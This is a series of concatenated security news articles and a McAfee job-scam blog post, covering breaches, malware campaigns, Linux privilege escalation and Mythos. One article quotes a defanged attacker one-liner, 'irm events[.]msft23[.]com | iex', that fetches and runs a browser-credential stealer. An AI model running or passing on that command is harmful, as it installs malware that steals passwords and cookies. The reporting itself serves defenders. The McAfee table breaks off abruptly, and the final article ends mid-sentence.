A US commercial bank just tattled on itself to the Securities and Exchange Commission (SEC) for plugging a bunch of customer data into an unauthorized AI application. Community Bank, which operates in southwestern Pennsylvania, Ohio, and West Virginia, filed an 8-K with the regulator on Monday, saying it launched an investigation into the internal cockup, which remains ongoing. It felt compelled to submit the filing "due to the volume and sensitive nature of the non-public information." This included customer names, dates of birth, and Social Security numbers, but the filing provided no further detail about the incident. Community Bank did not specify what this "unauthorized AI-based software application" was or how it was used. However, the disclosure of data such as SSNs, which in the US are generally categorized among the most sensitive types of data that organizations can store on behalf of customers, is protected under several federal and state laws. One possibility is that the data was entered into a generative AI tool outside the bank's approved systems. If so, that could raise questions about whether the information was transmitted to a third-party provider and how it may have been retained or processed. The Register asked Community Bank for more details and will update this story if it responds. The bank confirmed that it suffered no operational impact and customers were not prevented from accessing their accounts or payment services as a result. "The company is evaluating the customer data that was affected and is conducting notifications as required by applicable federal and state laws and regulatory guidance," Community Bank stated in its cybersecurity disclosure. "The company has been, and continues to be, in communication with relevant banking and financial regulators regarding the incident." It also promised to continue its remediation efforts, take action to prevent future failures, and gave the "we're committed to protecting customers' data" line that always goes down so well. ®
Graduation season should be about launching your career, not dodging scams.
But for many new grads, the job search now comes with a hidden risk: fake recruiters, fraudulent job offers, and convincing messages designed to steal money, personal information, or both.
The threat is larger than many people realize. According to McAfee’s 2026 State of the Scamiverse report, 76% of Americans have encountered a scam, and the average person receives 14 scam messages every day through text, email, and social media. Americans now spend an estimated 114 hours each year trying to figure out what is real online and what is not.
Young adults are among the most heavily targeted groups. Nearly 3 in 10 people ages 18 to 24 (28%) report receiving conversational scams that begin with casual outreach such as “Hey, how are you?” or a “wrong number” text. Those same tactics increasingly appear in fake recruiter messages, LinkedIn outreach, and texts promoting remote job opportunities.
Today’s job scams can look highly professional. Scammers build polished LinkedIn profiles, clone legitimate company websites, and even use AI-generated interviews to appear credible. Many scams unfold quickly, with nearly half completed in less than an hour, creating pressure to act before candidates have time to verify what is real.
That’s where tools like McAfee’s Scam Detector come in—flagging suspicious emails, texts, links, and messages before you engage, so you can tell what’s real before you click.
Here’s how to avoid job scams and stay safe with McAfee:
How Job Scams Actually Work
Step
What Happens
Red Flags
What Scammers Want
1. The Outreach
You’re contacted via email, text, or social media about a job
Then came the shift. He was told he needed to deposit money to continue working and kept paying more to “unlock” earnings that never came.
This type of advance fee scam is increasingly common in job fraud, and it works because it builds trust first.
What the Data Says
Recent graduates are entering the workforce at a time when scams are more sophisticated, more personalized, and harder to spot than ever before. McAfee’s 2026 State of the Scamiverse report highlights why younger job seekers should be especially cautious.
Young Adults Face Higher Risk
Younger adults report the highest rates of repeat scam victimization. McAfee’s research found that scam victims under 35 are more likely than older adults to be targeted again, suggesting that early-career professionals may be especially vulnerable as they navigate job searches, salaries, and onboarding for the first time.
Scam Messages Are Constant
Americans receive 14 scam messages per day on average.
76% of Americans say they have encountered an online scam.
People spend 114 hours per year, nearly three full workweeks, trying to determine what is real and what is fake online.
Professional Platforms Are Not Immune
7% of respondents reported encountering scams on LinkedIn.
44% have replied to suspicious messages that contained no link at all.
Many modern scams begin with a simple message such as “I came across your profile” or “We’d like to discuss an opportunity,” rather than an obviously suspicious URL.
Job Scams Move Fast
The average scam unfolds in just 38 minutes.
Scammers often create urgency by claiming a role is limited, an offer will expire quickly, or onboarding must begin immediately.
AI Makes Fake Recruiters More Convincing
35% of Americans are not confident they can spot deepfake scams.
McAfee predicts job scams will become increasingly personalized as scammers use AI to create tailored outreach, onboarding documents, and contracts that closely match a candidate’s background.
Job Scams Are a Growing Financial Threat
FTC-reported job scam losses rose nearly 40% year over year, increasing from $543 million in 2024 to $752 million in 2025.
For new graduates eager to land their first job, the lesson is simple: if an opportunity seems rushed, asks for money, or feels too good to be true, take a step back and verify before you respond.
Where McAfee Comes In
Job scams don’t just happen in one moment. They unfold in stages—first a message, then a conversation, then a request for information or money.
That’s why protection needs to work the same way: across the entire experience. McAfee’s comprehensive protection helps you stay ahead of job scams at every step:
McAfee+ Advancedgives you multiple layers working together so you are not left figuring it out after the damage is done:
Identity Monitoring alerts you if your personal info shows up where it should not, so you can act fast
Personal Data Cleanup helps remove your information from data broker sites, making you harder to target in the first place
Scam Detector flags suspicious texts, emails, links, and even deepfake videos before you engage
Safe Browsing helps block risky sites if you do click
Secure VPN keeps your data private, especially on public Wi-Fi
The Biggest Red Flags to Watch For
These patterns show up again and again in job scams:
Red Flag
What It Looks Like
Why It’s a Problem
What to Do Instead
Requests for Sensitive Information Too Early
Asked for your Social Security number, banking info, or ID details early in the process
Scammers use this to steal your identity or access your accounts
Only share sensitive info after accepting a verified job—and through secure onboarding systems
You’re Asked to Pay to Work
Fees for training, equipment, onboarding, or background checks
Legitimate employers don’t charge candidates to get hired
Walk away immediately—this is one of the clearest signs of a scam
The Job Sounds Too Good to Be True
High pay, low hours, minimal experience required, vague responsibilities
Designed to hook attention and lower your guard
Research typical salaries and ask detailed questions about the role
The Hiring Process Moves Too Fast
Immediate job offers or rushed decisions without interviews
Real hiring processes involve multiple steps and evaluations
Be cautious of offers that skip standard hiring steps
No Real Interaction
Communication only via email or chat, refusal to do video or phone calls
Scammers avoid real-time interaction to stay anonymous
Request a video call or verify the recruiter through official company channels
How to Protect Yourself
You don’t need to overcomplicate it. Stick to a few grounded habits:
Verify the company independently: Search the company, check official sites, confirm recruiter identities
Keep communication on trusted platforms: Be cautious with offers coming from unexpected channels
Never pay upfront for a job: That’s a dealbreaker
Pause before sharing personal information: Especially early in the process
Use tools that flag risks automatically: Scam Detector helps catch what looks legitimate, but isn’t
What to Do If You Think It’s a Scam
If something feels off:
Stop communication immediately
Do not send money or personal information
Report the scam to the FTC
Monitor your accounts for suspicious activity
If you’ve already shared sensitive information, act quickly to secure your accounts.
With McAfee’s comprehensive protection, you’re not left to figure it out on your own.
From blocking risky links to monitoring your identity and helping you respond quickly, it’s designed to help you stay one step ahead, and recover faster if needed. Because job searching is stressful enough without scammers, and you deserve to land your next job with confidence.
Apple and Google have taken a big step toward securing cross-platform texting, ending years of messages bouncing around in glorified plaintext. Apple announced this week that encrypted Rich Communication Services (RCS) messaging is rolling out in beta for iPhone users running iOS 26.5 and Android users on the latest version of Google Messages. The feature works across supported carriers and adds end-to-end encryption to cross-platform chats that were still taking the scenic route through carrier-era messaging infrastructure. Users will know it's enabled when a lock icon appears in RCS conversations. Apple says E2EE RCS messages cannot be read while traveling between devices, bringing Android-to-iPhone chats closer to the protections offered by WhatsApp and Signal. The move lands as other platforms head in the opposite direction. Earlier this month, Meta confirmed it was backing away from parts of its encryption rollout for Instagram DMs, telling The Register that "very few" people actually used the feature and suggesting privacy-minded users head over to WhatsApp instead. Apple, meanwhile, appears content to lean harder into the privacy angle, finally plugging one of the more obvious holes in modern messaging security. That gap has been hanging around for years. While iMessage chats between Apple devices were already encrypted, conversations involving Android phones could fall back to SMS or unencrypted RCS, depending on carrier support. Google had offered encrypted RCS chats inside Google Messages for years, but only when both sides used Google's ecosystem. Apple joining the party means cross-platform RCS encryption is finally starting to span the two largest mobile ecosystems. The rollout is still marked as beta, and carrier support varies by region, so not everyone will get encrypted chats immediately. UK availability remains unclear for now, as none of the major UK networks currently appear on Apple's published compatibility lists for the feature. Still, after two decades of the mobile industry insisting that interoperability and security could not coexist, cross-platform texting may finally be catching up with the rest of modern messaging. ®
Japan’s prime minister Sanae Takaichi has ordered a review of government cybersecurity strategy, citing the arrival of Anthropic’s bug-hunting model Mythos as a moment that makes it necessary to order a cabinet-level project. In a Tuesday cabinet meeting, the PM instructed cybersecurity minister Hisashi Matsumoto to devise measures to check the state of government systems to determine whether it’s possible to detect and fix vulnerabilities, and to develop a plan to ensure critical infrastructure operators can do likewise. Japan’s leader ordered the checks because she feels Mythos and similar frontier models may be misused, and that attacks on infrastructure may therefore increase in speed and scale – perhaps even exponentially. Over the last couple of years cybersecurity vendors and researchers have often pointed out that AI models make it possible to find flaws and automate attacks. When Anthropic debuted Mythos in early April, the notion that AI has the potential to vastly complicate the security landscape went mainstream. Many regulators around the world have issued guidance to point out that now is the perfect time to revisit and improve security strategies and capabilities, because Mythos and other AI models mean defenses are going to be tested like never before. India’s securities regulator went a step further by ordering a security review at the organizations it oversees. And now Japan’s leader has decided the matter is of sufficient importance that her office needs to weigh in and set new policy to ensure AI doesn’t go on a destructive rampage through Japanese infrastructure. Whether Takaichi’s urgency is needed is open to debate. Some researchers have said that while Mythos can find bugs at speed, but doesn’t find flaws humans can’t detect with their naked brains. Others suggest Mythos is not vastly better at finding bugs than open source models that pre-date it and are publicly available – unlike Mythos which is restricted to certain users. Others have all but dismissed Mythos as a marketing stunt. ® .
Ed-tech giant Instructure confirmed two rounds of unauthorized activity affecting its online learning platform Canvas within two weeks as data-theft-and-extortion crew ShinyHunters threatened to leak data it claims belongs to more than 275 million students, teachers, and staff tied to nearly 9,000 schools worldwide. In a security incident update, Instructure apologized for the disruption when Canvas went offline last Thursday, leaving thousands of colleges, universities, and K-12 schools without access to course materials, grades, and due dates during final exams and Advanced Placement testing for many. As of Saturday, the parent company claimed, “Canvas is fully back online and available for use.” And it finally broke its silence on Monday about what happened, admitting not one but two intrusions after criminals exploited a security vulnerability in its Free-for-Teacher learning system, and saying the data thieves stole information including usernames, email addresses, course names, enrollment information, and messages. “Core learning data (course content, submissions, credentials) was not compromised,” the Monday disclosure said. “We're still validating all findings, but we want to be clear about what we understand was and wasn't affected.” On April 29, the online education firm “detected unauthorized activity in Canvas,” immediately revoked the intruder’s access, and initiated a probe into the breach, according to Instructure’s notice posted on its website. On May 7, the company “identified additional unauthorized activity tied to the same incident.” ShinyHunters defaced about 330 Canvas school login portals, also exploiting the same Free-for-Teacher vulnerability, and that caused the ed-tech firm to take Canvas offline and “into maintenance mode to contain the activity.” ShinyHunters claims it stole 3.65 TB of data, including about 275 million records from about 8,800 schools including Harvard, Columbia, Rutgers, Georgetown, and Stanford universities. After moving the pay-or-leak deadline multiple times, ShinyHunters set a final deadline of end-of-day May 12 for individual institutions to contact them directly to negotiate payment - or the group will publish the full dataset. In response, Instructure said it temporarily shut down its Free-for-Teacher accounts. It also revoked privileged credentials and access tokens tied to compromised systems, rotated internal keys, restricted token creation pathways, and added monitoring across all platforms. The education platform hired CrowdStrike to assist with its forensic analysis and incident response, and said it also notified the FBI - which published its own alert on social media - and the US Cybersecurity and Infrastructure Security Agency. This is Instructure’s second breach in less than a year. ShinyHunters claimed to have breached Instructure's Salesforce environment in September 2025, and while Instructure didn’t name the crew in its latest disclosure, it did address the intrusion. “The prior Salesforce-related incident and this Canvas security incident are distinct events involving different systems and circumstances,” the company said. ® UPDATED AT 01:10 UTC MAY 12 Instructure At 10:21 UTC on May 11, Instructure updated its incident report to state "All Canvas environments are available." The company also admitted it "reached an agreement with the unauthorized actor involved in this incident" and secured stolen data." "We received digital confirmation of data destruction (shred logs)," the company said, adding "We have been informed that no Instructure customers will be extorted as a result of this incident, publicly or otherwise." Further: "This agreement covers all impacted Instructure customers, and there is no need for individual customers to attempt to engage with the unauthorized actor." The statement makes it hard not to conclude that Instructure took the controversial decision to pay a ransom. "While there is never complete certainty when dealing with cyber criminals, we believe it was important to take every step within our control to give customers additional peace of mind, to the extent possible," the statement adds. There is no honor among thieves.
An ongoing campaign steals developers’ secrets via fake Claude Code installers and other popular coding tools, according to Ontinue’s security researchers. The lure - as with several other infostealer attacks targeting developers over the past several months - mimics a legitimate one-line installer for an attacker-controlled command. In this case, the command is “irm https[:]//claude[.]ai/install.ps1 | iex”, and the lure replaced the destination host with “irm events[.]msft23[.]com | iex”. The payload is unique, and doesn’t match up with any documented malware family. It does, however, wreak havoc on developers exfiltrating decrypted cookies, passwords, and payment methods from Chromium-based browsers such as Google Chrome, Microsoft Edge, Brave, Vivaldi, and Opera. According to the threat hunters who documented the new campaign on Monday: “We publish for peer correlation rather than attribution.” The attacks also abuses the IElevator2 COM interface. This is Chromium’s elevation service used to handle App-Bound Encryption (ABE), specifically for encrypting and decrypting sensitive user data like cookies and passwords. Google introduced the new interface in January to protect Chromium-based browser data from cookie thieves, who used earlier ABE bypass techniques and commodity stealers that file-copied the SQLite databases holding cookies and saved passwords. However, crafty crooks (and security researchers) soon figured out workarounds to abuse IElevator2, as is the case with the newly spotted malware. The attack runs across three domains, all registered within six days of each other in April, and all fronted through Cloudflare. It relies on developers searching for “install claude code,” and selecting a sponsored result that leads to a lookalike Claude Code installation page. The page downloads and executes Anthropic’s authentic installer - but as Ontinue’s team found, the malicious instruction isn’t stored in the file itself, but instead rendered into the HTML of the landing page. “Automated scanners, URL reputation services, and any skeptical reviewer who simply curls the URL therefore observe clean PowerShell delivered from a Cloudflare-fronted domain bearing a valid Let’s Encrypt certificate,” the researchers wrote. “Victims, meanwhile, are presented with an entirely different command.” The pasted command redirects victims to an obfuscated PowerShell loader that injects a native AEB helper into a live browser process. The helper’s “exclusive purpose,” we’re told, is to invoke the browser's IElevator2 COM interface and recover the App-Bound Encryption key. The helper formats a pipe to exfiltrate sensitive data using Chromium’s legitimate Mojo naming convention for IPC pipes. It then attempts to use IElevator2 to decrypt developer secrets, but it falls back to the legacy interface on the Elevation Service alongside the legacy IElevator if the new one doesn’t work. Ontinue’s researchers published a full list of elevation-service identifiers, so be sure to check that out. And after receiving the ABE key from the helper, the PowerShell loader decrypts the local browser databases and sends the stolen data to an attacker-controlled server via an in-memory secure_prefs.zip archive. The malware hunters say that they compared the malware against published reporting for the several stealers - including Lumma, StealC, Vidar, EddieStealer, Glove Stealer, Katz Stealer, Marco Stealer, Shuyal, AuraStealer, Torg Grabber, VoidStealer, Phemedrone, Metastealer, Xenostealer, ACRStealer, DumpBrowserSecrets, DeepLoad, and Storm - and found no technical match. The closest is Glove Stealer, first documented by Gen Digital in November 2024, which also abuses IElevator via a helper module communicating over a named pipe. The orchestration model, however, differs from Glove in that it uses a “small native helper acting as a single-purpose ABE oracle, with all detection-visible activity pushed into PowerShell.” According to the research team, this split matters for defenders because "behavioral rule sets that look at the native PE in isolation will see nothing actionable,” as they wrote. “Detection has to land at the COM call and at the PowerShell layer.” ®
cURL developer Daniel Stenberg has seen Anthropic’s Mythos, a model the AI biz has suggested is too capable at finding security holes to release publicly, scan his popular open source project. But after the system turned up just a single vulnerability, he concluded the hype around Mythos was “primarily marketing” rather than a major AI security breakthrough. Stenberg explained in a Monday blog post that he was promised access to Anthropic’s Mythos model - sort of - through the AI biz’s Project Glasswing program. Part of Glasswing involves giving high-profile open source projects access via the Linux Foundation, but while Stenberg signed up to try Mythos, he said he never actually received direct access to the model. Instead, someone else with access ran Mythos against curl’s codebase and later sent him a report. “It’s not that I would have a lot of time to explore lots of different prompts and doing deep dive adventures anyway,” Stenberg explained. “Getting the tool to generate a first proper scan and analysis would be great, whoever did it.” That scan, which analyzed curl’s git repository at a recent master-branch commit, was sent back to him earlier this month, and it found just five things that it claimed were “confirmed security vulnerabilities” in cURL. Saying he had expected an extensive list of vulnerabilities, Stenberg wrote that the report “felt like nothing,” and that feeling was further validated by a review of Mythos’ findings. “Once my curl security team fellows and I had poked on this short list for a number of hours and dug into the details, we had trimmed the list down and were left with one confirmed vulnerability,” Stenberg said, bringing us back to the aforementioned number. As for the other four, three turned out to be false positives that pointed out cURL shortcomings already noted in API documentation, while the team deemed the fourth to be just a simple bug. “The single confirmed vulnerability is going to end up a severity low CVE planned to get published in sync with our pending next curl release 8.21.0 in late June,” the cURL meister noted. “The flaw is not going to make anyone grasp for breath.” That said, Mythos did find several other non-security bugs that Stenberg said the team is working on fixing, and he notes that their description and explanation were well done. Mythos can do good work, in other words, but it’s not a ground-breaking, game-changing AI model like Anthropic has claimed. “My personal conclusion can however not end up with anything else than that the big hype around this model so far was primarily marketing,” Stenberg said in the blog post. “I see no evidence that this setup finds issues to any particular higher or more advanced degree than the other tools have done before Mythos.” cURL code is no stranger to AI To say cURL has become widely used in its nearly three decades of existence would be an understatement. Its wide reach has meant that its team has been running it through all sorts of static code analyzers and fuzz testing it since well before the dawn of the AI age. With AI’s rise, the cURL team has adapted, meaning Mythos is hardly the first AI to get its fingers on cURL’s codebase. “These tools and the analyses they have done have triggered somewhere between two and three hundred bugfixes merged in curl through-out the recent 8-10 months or so,” Stenberg said of tools like AISLE, Zeropath, and OpenAI Codex Security that’ve tested cURL code. “A bunch of the findings these AI tools reported were confirmed vulnerabilities and have been published as CVEs. Probably a dozen or more.” Stenberg’s experience with AI testing cURL, in other words, makes it a great candidate to see how effective Mythos can really be at finding more than the average AI. As Stenberg noted elsewhere in his blog post, Mythos isn’t doing anything particularly novel when it comes to security discoveries: It might be a bit better at finding things than previous models, but “it is not better to a degree that seems to make a significant dent in code analyzing,” the cURL author noted. Stenberg isn’t an AI doomer when it comes to its ability to improve software design, though. Yes, he may have closed the cURL bug bounty earlier this year due to an influx of sloppy, useless bug reports, but he also noted a few months prior to the bounty closure that some security researchers assisted by AI have made valuable reports. “AI powered code analyzers are significantly better at finding security flaws and mistakes in source code than any traditional code analyzers did in the past,” Stenberg said, adding an important qualifier for the Mythos moment: “All modern AI models are good at this now.” Mythos isn’t any more creative than its creators Both older AI models and security-focused tools like Mythos have a common limitation, as far as Stenberg is concerned: They’re only as good at finding security vulnerabilities as the humans who programmed them. “AI tools find the usual and established kind of errors we already know about. It just finds new instances of them,” Stenberg said. “We have not seen any AI so far report a vulnerability that would somehow be of a novel kind or something totally new.” As for Mythos, Stenberg remains unimpressed, calling it "an amazingly successful marketing stunt for sure" in his blog post. In an email to The Register, Stenberg admitted that it’d be possible for AI models to actually discover new, novel types of vulnerabilities, but he’s still not convinced that they can go beyond what humans are capable of finding, given that they’re limited by our understanding of how software vulnerabilities work. At the end of the day, Stenberg explained, when we talk about security, we’re only talking about code. “Source code is text and it feels like maybe we already know about most ways we can do security problems in it,” he pondered in his email. In other words, like the valuable AI-assisted reports made to the cURL bug bounty program before its closure due to a flood of AI garbage, making valuable use of systems like Mythos is going to require humans to get creative. Sorry, no foisting your critical thinking onto a bot. “Human researchers have always used tools when they look for security problems,” Stenberg told us. “Adding AIs to the mix gives the humans even more powerful tools to use, more ways to find problems. I expect that many security bugs going forward will be found by humans coming up with new ways and angles of prompting the AIs.” Stenberg said that he hopes he’ll actually get his hands on Mythos so he can experiment with its capabilities, but he doesn’t seem to be holding out hope the promised access will materialize. “I have been promised access and for all I know I will eventually get it,” Stenberg told us. “I just don't know when.” ®
UPDATED BWH Hotels is informing customers about a third-party data breach that gave cybercriminals access to six months' worth of data. The notification email stated that BWH Hotels, which owns the WorldHotels, Best Western Hotels & Resorts, and Sure Hotels brands, identified the intrusion on April 22, but the affected data goes back to October 14, 2025. BWH Hotels CTO Bill Ryan, who penned the notification email, said names, email addresses, telephone numbers, and/or home addresses belonging to "certain guests" were accessed by an unauthorized third party. The intruders also accessed reservation details, such as reservation numbers, dates of stay, and any special requests. It confirmed that the attack targeted one of its "web applications that houses certain guest reservation data." No payment or bank details were involved. The Register asked BWH Hotels whether the intrusion began in October and went undetected until April, or whether a later breach exposed data dating back to October. We also asked if this was related to information we were sent in March about BWH Hotel customer booking data being stolen and used for phishing campaigns. At the time, the company neither confirmed nor denied the information seen by The Register. BWH Hotels did not immediately respond to our request for comment on Monday. "Upon discovering the incident, we immediately took the application offline and revoked the unauthorized access," said Ryan. "We have engaged leading external cybersecurity experts to support our incident response efforts and to assist with the further strengthening of existing safeguards." "We advise guests to be extra vigilant when viewing any unexpected or suspicious communications about hotel stays. If you receive a suspicious communication such as an unexpected email, text, WhatsApp message, or telephone call that asks for payment, codes, logins, or 'verification,' even if they reference a BWH Hotels property or an upcoming reservation, do not engage. Navigate to sites directly rather than clicking links." ® Updated to add at 1542 UTC, May 12 BWH Hotels ignored all The Register's questions, but provided the following statement: "BWH® Hotels recently notified certain guests of unauthorized activity involving one of its guest reservation applications that contains limited guest contact information and reservation details. Importantly, payment or financial information was not stored in the affected system and therefore was not affected in this incident. Once the unauthorized activity was discovered, we immediately took the application offline and revoked the unauthorized access. We have also taken and will continue to take technical and organizational safeguards to further protect guest information. We have notified the appropriate regulatory agencies. BWH Hotels takes the security and privacy of guest information very seriously and apologizes for any inconvenience or concern this incident may have caused."
OPINION There are three little words to make the heart beat faster in anyone who knows what they mean: critical infrastructure resilience. If you run that infrastructure or a country dependent on it, you need energy, communication and transport to be impregnable to cyber attacks. This is doubly so if that country is five minutes by incoming missile from an implacable hyper-competent enemy sworn to invade you. One that is building and equipping its military as fast as it can with this one thing in mind. One with the most invasive and brazen state hacking machinery on the planet. Thus it was a very bad day indeed when Taiwan’s entire bullet train system was disabled for nearly an hour by an unknown attacker. It got even worse when that attacker turned out not to be the implacable and hyper-resourced state actor over the Taiwan Strait, but a university student with a yen for radio and some kit he bought online. On the one hand, it’s good to see the good repair of the grand tradition of young hackers causing havoc from their bedrooms. On the other, WTRF? The information released by the Taiwanese authorities is scant on details, but enough to be pretty sure what actually happened. It’s bad news not just for Taiwan but for more than 100 countries that also use the TETRA two-way radio standard involved, often for emergency services. In many cases, it was the default replacement for unencrypted FM two-way radios, adding encryption, flexibility and network security. These were state of the art when TETRA was developed in the 1980s and 1990s — and work as well in 2026 as you might expect. Oops. There have been upgrades and, especially after the 2023 vulnerability disclosures, an accelerated program of making things better. A lot of the installed base globally is old, lacks over-the-air updates for security, and in any case spending money on new radios is normally at the bottom of the list for any state or public service organizations. Things have to get really bad first. Perhaps they just have. (North America is the only region where TETRA is uncommon, as it isn’t approved for public service use. This was either acute foresight or the fact that the TE in TETRA, now officially TErrestrial, used to stand for Trans-Europe. The American system, P.25, has never, however, been renamed Freedom Frequencies. Now on with the show) The network vulnerabilities are one side of the story. Our doughty hacker is the other. Reportedly, he didn’t have any TETRA hardware, but a laptop connected to a radio and an ‘SDR filter’. The latter makes little sense, it is far more likely that he had a software defined radio (SDR) called a HackRF. There are plenty of other devices that could have been used, but the HackRF is the weapon of choice for the gung-ho radio nut. SDR is a technique that has completely changed the rules of how to radio. All radios before it had to be entirely or mostly analog, with precision hardware dedicated to whatever job each radio had to do. This hardware could also be looked at as an analog computer, as it can be modelled as a set of mathematical transformations on the received signal. Analog computers have their place, just not in the 21st century. SDR is radio as digital computer. At heart, it has three components: an analog to digital converter to turn the incoming signal to a stream of numbers, very fast processing to do the radio math, and a digital to analogue converter to play the results. What you get is triply terrific. Digital processing is perfect, analog processing adds noise and distortion. Nothing is fixed, everything can be re-engineered with new code. And it can be hog-whimperingly cheap. HackRF is all those things and more. It can be configured as a portable touch-screen device. It transmits and receives from DC to daylight. You can pick one up for less than the price of a mid-range mobile. It is open source. It works with all manner of SDR creation tools, utilities and radio packages. There are infinite legitimate uses. Most excitingly, you can download apps for it that do everything, most especially the kind of thing that will introduce you with surprisingly rapidity to a wide range of new friends with no sense of humor and love letters that look suspiciously like arrest warrants. Think of it as speed dating but with more guns and less no thank yous, GPS spoofing, aviation and marine location transponders, satellite comms, data eavesdropping and injection - take your pick. You’ll need it to unlock the cell door. It is the data detection and injection that seems to have been the downfall of all concerned. A handset had its transmission decoded, and the result was retransmitted into the system as if it were that original radio. Whether the decoded data already had the General Alarm set, or whether the data had to be modified before retransmission, is not yet known. Doesn’t matter. It’s called a replay attack, and it has and is mostly used in stand-alone devices called code grabbers to unlock and steal expensive cars with wireless keys. Some countries, including Canada and the UK, have banned code grabbers, but this has failed on two counts. Code grabbers are small gadgets that can be bought online from China, and good luck policing that. Also, thieves are notably indifferent to laws. That notwithstanding, the UK is thinking of extending the ban to other classes of naughty wireless, and would doubtless like to do the same with HackRF, at least as of last week. Of course, they can’t be banned. SDRs can’t be banned as a class, especially open source ones made out of standard chips and open code. They are general purpose computers, albeit with specialisms. It doesn’t matter if you’re dismayed or delighted that things like HackRF exist, that genie is out of the bottle. What is truly dismaying is that replay attacks are a solved problem, trivially so. Choose a big keyspace, randomize and never repeat keys. That one is on lazy car makers and, apparently, the world of TETRA. Fixing that class of lazy, outdated security vulnerability will be very expensive. Embedded systems are like that, especially old ones. Not fixing this will be a gamble with infinite downside, in a world where electronic warfare systems that used to cost hundreds of millions now pour out of Ali Express for a few bucks. HackRF is to Tetra like Crocodile Dundee’s knife is to the mugger’s. Critical infrastructure resilience. Just three little words, but if you say them you better mean it. And it won’t be cheap. ®
Plus: Meta officially kills encrypted Instagram DMs, the Trump administration targets “violent left wing extremists,” leaked documents reveal Russia's school for elite hackers, and more.
There’s a mysterious framework worming its way through exposed cloud instances removing all traces of TeamPCP infections, but it’s not benevolent by a long shot: Whoever is behind this bit of malware may be cleaning up who came before, but only so they can take their place. Discovered by security outfit SentinelOne’s SentinelLabs researchers and dubbed PCPJack for its habit of stealing previously compromised systems from TeamPCP, the worm was first spotted in late April hiding among a Kubernetes-focused VirusTotal hunting rule. It stood out from known cloud hacktools, said SentinelLabs, because the first action it always takes is to eliminate tools associated with TeamPCP attacks. The script didn’t stop there, though. “We initially considered that this toolset could be a researcher removing TeamPCP’s infections,” SentielLabs said. “Analysis of the later-stage payloads indicates otherwise.” “Analyzing this script led us to discover a full framework dedicated to cloud credential harvesting and propagating onto other systems, both internal and external to the victim’s environment,” SentinelLabs continued. In other words, this thing will harvest credentials from everywhere it can get its hands on, and then find new, unsecured cloud environment targets to spread itself to. TeamPCP came onto the scene late last year, and since then has made a name for itself primarily by undertaking a successful compromise of the Trivy vulnerability scanner. That act spread credential-harvesting malware which attackers then used to pivot to more valuable targets, and became one of the most notable supply chain attacks in recent memory. Unlike TeamPCP’s campaign, which relied on the spread of compromised software by human actors, this one spreads on its own accord. Infections start when already-infected systems look for exposed services, including Docker, Kubernetes, Redis, MongoDB, and RayML, as well as exposed web applications. Once it finds a vulnerable environment, it runs a shell script on the target system that sets up an environment to download additional payloads and searches for TeamPCP processes and artifacts to kill. That part of the infection downloads the worm itself, along with modules to enable lateral movement, parse credentials and encrypt them for exfiltration, and for scanning the web for new environments to infect. From there, the worm goes to work with the second module in its kit that conducts the actual credential thefts. This portion of the infection targets environment variables, config files, SSH keys, Docker secrets, Kubernetes tokens, and credentials from a list of finance, enterprise, messaging, and cloud service targets so long that we recommend taking a look at it here, or just assuming whatever you’re using is probably being targeted. SentinelLabs noted that the lack of a cryptominer in the malware package is unusual, and said the particular services it targeted suggests its goal is either conduct its own spam campaigns and financial fraud with the stolen data, or to make the data it harvests available to those planning similar crimes. The worm's practice of removing TeamPCP files could be opportunistic, or could mean there’s drama going on in the cybercrime world. “We have no evidence to suggest whether this toolset represents someone associated with the group or familiar with their activities,” SentinelLabs noted. “However, the first toolset’s focus on disabling and replacing TeamPCP’s services implies a direct focus on the threat actor’s activities rather than pure cloud attack opportunism.” Because this is a worm relying on unsecured cloud and web app instances ripe for targeting, mitigation recommendations are pretty simple: Keep your cloud platforms secure, and ensure authentication is required even for instances of things like Docker and Kubernetes that aren’t exposed to the internet. ®
A fresh Linux privilege escalation bug dubbed "Dirty Frag" has dropped into the wild with no patches, no CVE, and a public exploit that hands attackers root access across major distributions. Security researcher Hyunwoo Kim disclosed the local privilege escalation flaw on Friday after what he said was a broken embargo forced the issue into the open. Kim described Dirty Frag as a "universal LPE" affecting "all major distributions" and warned that it delivers the same kind of immediate root access as the recent CopyFail mess – only this time, defenders do not even have patches to throw at the problem. "As with the previous Copy Fail vulnerability, Dirty Frag likewise allows immediate root privilege escalation on all major distributions," Kim said. "Because the responsible disclosure schedule and embargo have been broken, no patches exist for any distribution." Dirty Frag works by chaining together two separate Linux kernel flaws. One sits in the xfrm-ESP subsystem and dates back to a January 2017 kernel commit, according to Kim, while the second vulnerability affects RxRPC functionality introduced in 2023. Together, the two bugs allegedly let unprivileged local users overwrite protected files in memory and claw their way to root. A long list of distributions in the firing line, according to Kim, including Ubuntu, Red Hat Enterprise Linux, CentOS Stream, Fedora, AlmaLinux, and openSUSE Tumbleweed. Separately, researchers appear to have independently reverse-engineered part of the bug chain from a publicly visible kernel fix commit before the embargo expired, adding to the disclosure mess already surrounding the flaw. One GitHub project titled "Copy Fail 2: Electric Boogaloo" claims to weaponize the ESP/xfrm side of the issue separately from Kim's full Dirty Frag chain. Kim said maintainers signed off on the disclosure of the flaw after somebody else dumped exploit details online first, collapsing the embargo before patches were finished. So now the exploit is public, the fixes are not, and Linux admins get another long week. The disclosure comes as the industry is still dealing with the fallout from CopyFail, another Linux privilege escalation bug that recently landed in CISA's Known Exploited Vulnerabilities catalog after attackers started cashing in on it in the wild. But Dirty Frag makes the recent CopyFail chaos look relatively organized. There's still no CVE, no coordinated patch rollout, and not much in the way of mitigation. Kim published a temporary workaround that disables affected ESP and RxRPC modules before clearing the system page cache. Useful, perhaps, although "turn bits of the kernel off and hope for the best" is not usually the sort of guidance admins enjoy seeing. ®
Meta has quietly pulled the plug on encrypted Instagram DMs, meaning private messages on one of the world’s biggest social networks are no longer especially private. The change took effect today, according to a revised Meta post first published in 2022. In a statement to The Register, Meta said the feature saw limited adoption and pointed users toward WhatsApp instead. "Very few people were opting in to end-to-end encrypted messaging in DMs, so we're removing this option from Instagram in the coming months," the spokesperson said. "Anyone who wants to keep messaging with end-to-end encryption can easily do that on WhatsApp." It’s quite the reversal for a corporation that spent years telling everyone that encryption was the future of online communications, even as governments pushed back against the company’s wider rollout plans. Much of that pressure centered on child protection. Campaigners and agencies, including the NSPCC UK’s National Crime Agency, argued wider encryption would make it harder to detect grooming, child abuse material, and other criminal activity taking place over private messaging services. Privacy advocates, however, say Meta has just blown a hole in one of the few genuinely private corners of the platform. The Center for Democracy & Technology said it had urged Meta to reverse the decision, alongside members of the Global Encryption Coalition Steering Committee. “Without default encryption, millions of Instagram users are left exposed to surveillance, interception, and misuse of their private communications,” the group said. “These risks fall hardest on people who rely on secure messaging for their safety, including journalists, human rights defenders, and survivors of abuse.” Swiss privacy outfit Proton also questioned what exactly happens to 